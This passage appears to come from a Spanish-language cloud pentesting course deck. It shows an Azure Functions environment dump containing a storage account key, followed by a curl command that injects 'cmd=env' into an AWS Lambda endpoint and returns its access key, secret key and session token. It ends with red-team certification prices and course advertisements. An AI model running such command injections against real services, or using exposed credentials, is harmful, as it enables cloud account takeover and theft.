FUNCTIONS_WORKER_RUNTIME_VERSION=~18
WEBSITE_CLOUD_NAME=Azure
Fabric_ApplicationName=caas-305cf65815ee4d8e9ba3e9ca5738147e
DOTNET_RUNNING_IN_CONTAINER=true
APPSETTING_AzureWebJobsStorage=DefaultEndpointsProtocol=https;AccountName=atenea;AccountKey=
ejMAhAFfa1QFt4RScZsuWQIrDPERx/pjpPHewdDU3x8C9STSmhfh73goYu/G7nl0+ASt5DP76Q==;EndpointSuffix=
.net
MESH_INIT_URI=http://localhost:6060/
ScmType=None
HOST_VERSION=4.15.1.0
Fabric_CodePackageName=functionsruntime
AzureWebEncryptionKey=CE8B0C2461C82C0A183D9E54DEA5643081FF6FE7A58638977D8EA1F0413C8ACB
```

```
┌──(hacker㉿Spartan-Hacker)-[~]
└─$ curl https://padxwhb4f5.execute-api.us-east-1.amazonaws.com/test/?cmd=env
"AWS_XRAY_DAEMON_ADDRESS=169.254.79.129:2000\nAWS_LAMBDA_LOG_STREAM_NAME=2022/06/09/[$LATEST]c56a5bfe7fbf4c29a0
b0c839cf255220\nLAMBDA_TASK_ROOT=/var/task\nAWS_LAMBDA_FUNCTION_VERSION=$LATEST\nAWS_LAMBDA_INITIALIZATION_TYPE
=on-demand\n_AWS_XRAY_DAEMON_ADDRESS=169.254.79.129\n_HANDLER=lambda_function.lambda_handler\nAWS_EXECUTION_ENV
=AWS_Lambda_python3.7\nAWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/myfunction\nAWS_REGION=us-east-1\nLANG=en_US.UTF-8
\nAWS_XRAY_CONTEXT_MISSING=LOG_ERROR\n_AWS_XRAY_DAEMON_PORT=2000\nAWS_SECRET_ACCESS_KEY=E7POyyrVpzMvWDG9Lj5/S89
Xwfj1MM33JXQ97/t+\nAWS_DEFAULT_REGION=us-east-1\nAWS_LAMBDA_FUNCTION_MEMORY_SIZE=128\nPATH=/var/lang/bin:/usr/l
ocal/bin:/usr/bin/:/bin:/opt/bin\nLD_LIBRARY_PATH=/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib
:/var/task:/var/task/lib:/opt/lib\nLAMBDA_RUNTIME_DIR=/var/runtime\nTZ=:UTC\nAWS_LAMBDA_FUNCTION_NAME=myfunctio
n\nAWS_LAMBDA_RUNTIME_API=127.0.0.1:9001\nAWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEBMaCXVzLWVhc3QtMSJHMEUCIFZSXKxNiPg
bTNPUqbjCPZd+L69BZ1xAnWEPfvasyuOcAiEA+eDT+PGjYGJMJH7R/VLQVQ+ML4VOVTCpOEA1JDnTw7QqjwIIHBAAGgwwMzc1NzIzNjA2MzQiDC
EqkuRWfjha2sUBiirsAc8cBLwn7g+8aLFx6BaLnyqNqBPglX/CM+nWsIPrcPHhi67NTiwqNMLG31aop6XL3p0LjNPDiQVBCpWxqPRXlOECJ/IhF
k1C77Mwhqcpa0goRYFa1vsXtVUSt11yxL0vRsFs5Z1BG1nJ6ncYYVJ7CDsDRZ3vdldbxkBVzU8KO8JiFlPebS0GOSphLIpJAft5UnTO3DBRtzC1
qXFYR0qIElG9tBjzD6GD7ZN0hIZSzGQLtVfj1ITilChoqYAp/GZqjHLQ9ImolKC2BTPjtuJihdrleyR3Pp+24SrUe+voYzLzEaRTOQ4RM9GXMS/
fMPv+iJUGOpoBepvy48SnAdLgPsggkFhJYXChLnfxxgRungnG2KqvjYgiQsAUxEDL2PeC4RwySJEqxbx/zoDn8J5ICkm3J1Q+tlS5auH72FfbXs
4S+ENgNpGJwDahz/cnS8Vraho4wClO9QVovPRJdJs8nIW1c77d8eAnNd4BVDlTEQ7uLVPQ2P+u35nsbYSyLogWUMRrhhnJ3+mE8C+mvMN1Dw==\
nAWS_ACCESS_KEY_ID=ASIAQRP34XG5PLXM3YPV\n_X_AMZN_TRACE_ID=Root=1-62a241c8-01806ce703af2f8266300961;Parent=25f67
23023d6d629;Sampled=0\n"
```

Certificaciones para RedTeam

¿Dónde puedo aprender más?

¿?

AWS Security Specialty
$300 USD

=> AZ-500
=> SC-100
$80 USD

CARTS
$400 USD

HACKTRICKS ARTE AWS RED TEAM EXPERT $1099 USD

GCPN
$8275 USD


CURSO DE PENTESTING CONTRA LA NUBE DE AWS
CURSO
DE
PENTESTING
CONTRA LA NUBE DE AWS
aws
MÁS DE 20 LABORATORIOS
MÁS DE 20 HORAS DE CONTENIDO
GUÍA PDF CON MÁS DE 300 PAGINAS
CERTIFICADO DIGITAL DEL CPNA
WWW. SPARTAN-CYBERSEC.COM
Copyright Spartan-Cybersecurity. All Rights reversed

CPNA

$200 USD


CURSO DE PENTESTING CONTRA LA NUBE DE AZURE
CURSO
DE
PENTESTING
CONTRA LA NUBE DE AZURE
Azure
LABORATORIO VULNERABLE PARA PRACTICAR
MÁS DE 20 HORAS DE CONTENIDO
GUÍA PDF CON MÁS DE 140 PAGINAS
CERTIFICADO DIGITAL DEL CPAZ
WWW. SPARTAN-CYBERSEC.COM
Copyright Spartan-Cybersecurity. All Rights reversed

CPAZ

$200 USD

MUCHAS GRACIAS

Siguenos en nuestras redes